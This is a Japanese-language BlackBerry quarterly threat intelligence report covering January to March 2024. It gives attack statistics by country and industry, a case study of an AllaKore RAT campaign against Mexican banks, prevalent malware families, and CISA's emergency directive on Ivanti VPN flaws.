BlackBerry | Cybersecurity

グローバル
脅威
インテリジェンスレポート

実情を踏まえた実践的なインテリジェンスで、
サイバーレジリエンスを強化する

調査期間：2024 年 1 月 1 日 ～ 3 月 31 日

2024 年 6 月版

目次

はじめに

BlackBerry® グローバル脅威インテリジェンスレポートでは、世界中の業界およびプラットフォームに影響を及ぼしている最新のサイバーセキュリティの脅威や課題について詳しく解説しています。レポートは、CISO およびその他の主要な意思決定者が業界や地域のサイバーセキュリティの現状について常に最新の情報を入手できるよう、頻繁な更新を提供するために　3 か月ごとに発行されています。

本レポートは、BlackBerry のサイバー脅威インテリジェンス（CTI）チーム、インシデント対応（IR）チーム、および CylanceMDR ™ 部門のセキュリティスペシャリストによる調査、解析、結論の集大成です。

注目点

内部テレメトリと外部リソースの両方を活用した本レポートでは、2024 年 1 月から 3 月までの期間について、グローバル脅威環境を包括的に検証しています。この 3 か月間に BlackBerry のサイバーセキュリティソリューションは、**310 万件以上のサイバー攻撃を未然に防ぎました。これは平均で 1 日に 3 万 7,000 件以上のサイバー攻撃を防いだことになります。**本レポートには以下のような注目すべき内容が含まれます。

63 万件以上の悪意のあるハッシュが確認され、前回の調査期間から、1 分あたりの数が **40% 以上増加**しています。

詳細については、「調査期間中の総攻撃数」セクションを参照してください。

全攻撃のうちの **60%** は重要インフラに対するものでした。このうちの **40%** は金融部門を標的としていました。

詳細については、「重要インフラ」セクションを参照してください。

56% の CVE が 7.0 以上と評価されています（10 が最も深刻）。CVE はマルウェアのあらゆる形態で急速に武器化されており、特にランサムウェアおよびインフォスティーラで顕著です。


詳細については、「共通脆弱性識別子」セクションを参照してください。

新しいランサムウェアセクション：

世界の主要なランサムウェアグループおよび今回の調査期間で最も活動的であったランサムウェアに関する新しいセクションを追加しました。

詳細については、「ランサムウェアの内訳」セクションを参照してください。

調査期間中の総攻撃数



2024 年 1 月から 3 月までの間に、BlackBerry のサイバーセキュリティソリューションは　310 万件以上のサイバー攻撃を阻止しました。これは 1 日に 3 万 7,000 件以上のサイバー攻撃を防いだことになります。また、BlackBerry の顧客ベースを標的とする**ユニークなマルウェアサンプルを 1 日あたり平均で 7,500 個**確認しました。




図 1：記録された 1 分あたりのユニークなマルウェアハッシュの数
（*2023 年 9 月 ～ 12 月の 120 日間）

本レポートで示すように、総攻撃数はユニークなハッシュ（新しいマルウェア）の数と必ずしも相関していません。以降の 2 つのセクションの図 2 から 6 が示すように、すべての攻撃でユニークなマルウェアが使用されているわけではありません。使用されるかどうかは、攻撃者の動機、攻撃の複雑さ、および目的（情報や金銭の窃取など）によって異なります。

国別の攻撃

阻止された攻撃

以下の図 2 は、BlackBerry のサイバーセキュリティソリューションが最も多くのサイバー攻撃を阻止した上位 5 か国を示しています。今回の調査期間中、BlackBerry のソリューションを使用している組織のうち、**米国の組織に対して最も多くの攻撃が試みられました**。アジア太平洋（APAC）地域では、日本、韓国、オーストラリアも多くの攻撃を受け、上位 5 か国に入っています。ラテンアメリカ（LATAM）では、ホンジュラスのお客様が重点的に狙われ、このリストで 5 位にランクインしています。

ユニークなマルウェア

今回の調査期間中、2023 年 9 月から 12 月までの期間と比べて、BlackBerry は**新しいハッシュ（ユニークなマルウェア）の数が 1 分あたり 40% 以上増えている**ことを確認しました（図 1）。図 2 は、BlackBerry のサイバーセキュリティソリューションが記録した、ユニークなマルウェアハッシュの数が最も多かった上位 5 か国を示しています。ユニークなハッシュは米国で最も多く確認されています。アジア太平洋地域の韓国、日本、オーストラリアは前回の 3 か月と同じランキングを維持しており、新たにブラジルがリストに加わっています。

図 2：阻止された攻撃と記録されたユニークなマルウェアの数の国別ランキング

以下の図 3a と 3b を比較すると、阻止された攻撃の総数は、記録されたユニークなハッシュの数と必ずしも相関していないことがわかります。ユニークなカスタムツールや戦術は、たとえば企業の CFO のような特定の価値の高い標的を攻撃しようとする、高い資金力を持つ脅威アクターにより開発される可能性があります。また、CEO のディープフェイクの声の録音を使って会社の財務マネージャーに送金させるなど、特定の被害者を標的としたディープフェイクの使用がますます増えています。

図 3a：阻止された攻撃数に基づく、今回の調査期間の上位 5 か国のランキングと、前回の調査期間との比較

図 3b：ユニークなハッシュ数に基づく、今回の調査期間の上位 5 か国のランキングと、前回の調査期間との比較

次のセクションに示すように、このほかに、制御システムの脆弱性を悪用するかネットワーク上のデバイスを感染させることで、公共事業などの物理的インフラに損害を与えようとする攻撃者もいます。

業界別の攻撃

前回のレポートと同様に、複数の主要な業界を、重要インフラと営利企業という 2 つの大きなセクションにまとめました。

米国サイバーセキュリティ・インフラストラクチャセキュリティ庁（CISA）で定義されている**重要インフラ**には、医療、政府、エネルギー、農業、金融、防衛など、16 の分野が含まれます[1]。

これらの分野ではデジタル化がますます進んでいることから、その資産はサイバー犯罪者による攻撃をさらに受けやすくなっています。脅威アクターは、システムの設定ミスなどの脆弱性や従業員に対するソーシャルエンジニアリングキャンペーンを通して、重要なシステムを積極的に悪用します。

営利企業には、製造、生産設備、商業サービスやプロフェッショナルサービス、小売などが含まれます。ビジネスは常にサイバー攻撃の格好の標的となっており、コネクテッドデバイスやクラウドコンピューティングの使用の増加は、システムの侵害をより容易にしています。また攻撃者もより巧妙になり、多くの場合、ソーシャルエンジニアリングを使用してアカウントの認証情報を取得し、マルウェアを配布しています。




図 4：業界別の阻止された攻撃の数とユニークなマルウェアの数

注目のサイバー攻撃事例：国際銀行

メキシコの銀行と暗号通貨プラットフォームが AllaKore RAT の標的に

BlackBerry のサイバー脅威アナリストは 1 月に、収益の大きいメキシコの企業を標的とした長期にわたるキャンペーンを発見しました。サイバー脅威インテリジェンスチームは、金銭目的の脅威アクターが、オープンソースのリモートアクセスツールである AllaKore RAT の修正版をインストールするカスタムパッケージのインストーラを使用して、メキシコの銀行および暗号通貨の取引会社を標的としていたことを特定しました。

攻撃者によるインストールプロセス中にユーザーの注意をそらすため、フィッシングにはメキシコの社会保険庁（IMSS）の命名方式と正当で無害な文書へのリンクが使用されていました。また、盗み出した銀行の認証情報や独自の認証情報を脅威アクターが金融詐欺目的で自身のコマンドアンドコントロール（C2）サーバーに送り返せるように、AllaKore RAT のペイロードは大きく修正されていました。

BlackBerry の調査によると、標的設定は業界を問わず、攻撃者は、総収益が 1 億米ドルを超えるような大企業に最も関心があるようでした。この脅威アクターにより送信されたフィッシング文書は、メキシコ政府の IMSS に直接報告する規模の大企業に対してのみ有効なものでした。

キャンペーンで使用されていたメキシコのスターリンク IP の数の多さとそれらの接続期間の長さ、また修正された RAT ペイロードに含まれるスペイン語の指示から、この企ての背後にいる脅威アクターはラテンアメリカを拠点としている可能性が高いと BlackBerry の調査担当者は考えています。このキャンペーンは 2021 年以来検知されている C2 インフラストラクチャを使用し続けており、未だに停止されていません。

レポート全文はこちらでご覧いただけます。

重要インフラに対する脅威

内部テレメトリによると、BlackBerry のサイバーセキュリティソリューションが検知した特定の業界に対するサイバー攻撃のうち、60% は重要インフラを標的としたものでした。また、ユニークなマルウェアハッシュの 32% が重要インフラテナントを標的としていました。

CylanceENDPOINT ™ およびその他の BlackBerry のサイバーセキュリティソリューションは、金融、医療、政府、公共事業などの重要な業界に対する 110 万件以上の攻撃を阻止しました。110 万件のうちのほぼ半数の攻撃は金融部門で発生したものです。また、政府・公共部門の組織は最も多様な攻撃を受けており、ユニークなハッシュの 36% 以上がこの部門を標的にしています。




図 5：重要インフラを標的とする、阻止された攻撃とユニークなマルウェアの内訳

BlackBerry のテレメトリにより、世界中の重要インフラを標的とする複数のマルウェアファミリーが記録されています。たとえば悪名高いインフォスティーラである LummaStealer が、ラテンアメリカの食品・農業部門および APAC 地域のエネルギー部門を特に標的としていたことが確認されています。今回の調査期間中に確認された、注目すべき脅威を以下に示します。

- **8Base ランサムウェア：**ランサムウェア活動 | 医療部門
- **Amadey（Amadey Bot）：**多機能ボットネット | 政府施設
- **Buhti：**ランサムウェア活動 | 商業用不動産
- **LummaStealer（LummaC2）：**C 言語で書かれたインフォスティーラ | 食品・農業部門（LATAM）およびエネルギー部門（APAC）
- **PrivateLoader：**ダウンローダーファミリー | エネルギー部門
- **Remcos（RemcosRAT）：**商業用リモートアクセスツール（RAT）| 食品・農業部門
- **Vidar（VidarStealer）：**コモディティインフォスティーラ | さまざまな部門：
  - APAC 諸国のエネルギー部門
  - LATAM 諸国の IT 部門
  - 北米の金融サービス部門
  - ヨーロッパ、中東、アフリカ（EMEA）の政府施設部門

重要インフラに対するこれらの脅威の詳細については、「付録」を参照してください。




図 6：重要インフラで蔓延している脅威、地域別

重要インフラを標的とする外部脅威

外部脅威とは、BlackBerry の内部テレメトリ外で記録されたサイバー攻撃です。今回の調査期間中、より広範なグローバル脅威環境では重要インフラに対する多数の注目すべき攻撃が見られました。

米国エネルギー省（DOE）の研究機関である、米国に拠点を置くアイダホ国立研究所（INL）で 2023 年後半に発生した侵害の影響は未だに続いています[2]。攻撃者は研究所のクラウドベースの人事管理プラットフォームである Oracle HCM に侵入し、4 万 5,000 人分以上の個人データを抜き出しました。攻撃の数週間後、ハクティビストグループの SiegedSec が犯行声明を出し、盗み出したデータの一部をあるオンラインリークフォーラムに投稿しました。図 7 は、今回の調査期間中に発生した重要インフラに対する注目すべき脅威のタイムラインを示しています。




図 7：重要インフラに対する注目すべき外部攻撃

注目のサイバー攻撃事例：インフラストラクチャ、VPN、ゼロトラスト

緊急指令からわかる VPN を今すぐ交替させるべき理由

仮想プライベートネットワーク（VPN）の中心的な機能は、1996 年に発明されて以来、ほとんど変わっていません。VPN は、企業ネットワークへのアクセス（および、それに伴って組織のセキュリティ境界）をリモートユーザーに拡大することで、ユーザーがネットワークに入ることを可能にします。この方法の主なセキュリティ上の問題は、VPN が「信ぜよ、されど確認せよ」というモデルで運用され、境界内のすべてのユーザーを暗黙的に信頼していることにあります。

CISA は 2 月に、非常に具体的でリスクの高い VPN の脆弱性に対する緊急指令を発行し、各連邦政府機関は週末の間に一時的な修正を適用して対処する必要がありました。その直後、CISA は追加の緊急指令を発行し、各政府機関に対して脆弱な製品を迅速に切断することを求めました。

最初の指令では、「CISA は、Ivanti Connect Secure（VPN）と Ivanti Policy Secure ソリューションの脆弱性が広範囲かつ活発に悪用されていることを確認している」と述べられています。また、この脅威の全体的な影響について、「これらの製品に存在する脆弱性が悪用されると、横方向の移動、データの抽出、永続的なシステムアクセスの確立が可能になり、標的となった情報システムが完全に侵害される」と説明しています。

2021 年の Colonial Pipeline に対するランサムウェア攻撃はその最たる例であり、捜査当局は攻撃が同社の古い VPN に直接関連したものであると結論付けています。その後に発行された FBI の勧告は、ランサムウェア攻撃は保護されていない VPN サーバーを狙っていることが多く、脆弱性の多い VPN を完全に置き換えることでセキュリティモデルを最新化する必要があることを強調しています。

同様に、調査会社の Gartner Inc. は最近のレポートで、あらゆる規模の組織が VPN のリプレース戦略を策定する際に考慮すべき主な要素として、ゼロトラストネットワークアクセス（ZTNA）とネットワークのマイクロセグメンテーションの 2 つを挙げています。

長い間、VPN は安全なリモートアクセスのための主な手段でしたが、VPN が与える無制限のネットワークアクセスを求める脅威アクターによって攻撃されることが増えています。

レポート全文はこちらでご覧いただけます。

営利企業に対する脅威

さまざまな業界がサイバーセキュリティ脅威の影響を受けているように、個々の企業も、特に経理、コミュニケーション、営業、調達などの業務のためにデジタルインフラストラクチャをより活用する傾向にあるため、サイバー攻撃と闘っています。スタートアップから多国籍企業まで、どのような企業でもサイバー脅威、特にランサムウェアの標的となる可能性があります。

今回の調査期間中、BlackBerry のサイバーセキュリティソリューションは、営利企業部門内の業種を標的とする **70 万件の攻撃**を阻止しました。

BlackBerry の内部テレメトリに基づき、前回の調査期間と比べて、営利企業では以下の結果が確認されました。

- 営利企業を標的とする攻撃の数が 2% 増加
- 記録されたユニークなハッシュの数が 10% 増加




図 8：営利企業分野で阻止された攻撃とユニークなマルウェア

営利企業は、Malware-as-a-Service（MaaS）活動によって販売されているインフォスティーラからの脅威にさらされています。これらの脅威は多くの場合、追加のマルウェアを被害者のデバイス上に展開します。また、セキュリティ製品や従来のアンチウイルス（AV）製品を回避するように、サイバー武器競争の中で進化し続けています。BlackBerry のテレメトリにより、以下のようなマルウェアが蔓延していることが確認されています。

- **RedLine（RedLine Stealer）**：インフォスティーラ
- **SmokeLoader**：広く利用されている多機能マルウェア
- **PrivateLoader**：マルウェアファシリテータ
- **RaccoonStealer**：MaaS インフォスティーラ
- **LummaStealer（LummaC2）**：マルウェアインフォスティーラ

営利企業に対するこれらの脅威の詳細については、「付録」を参照してください。

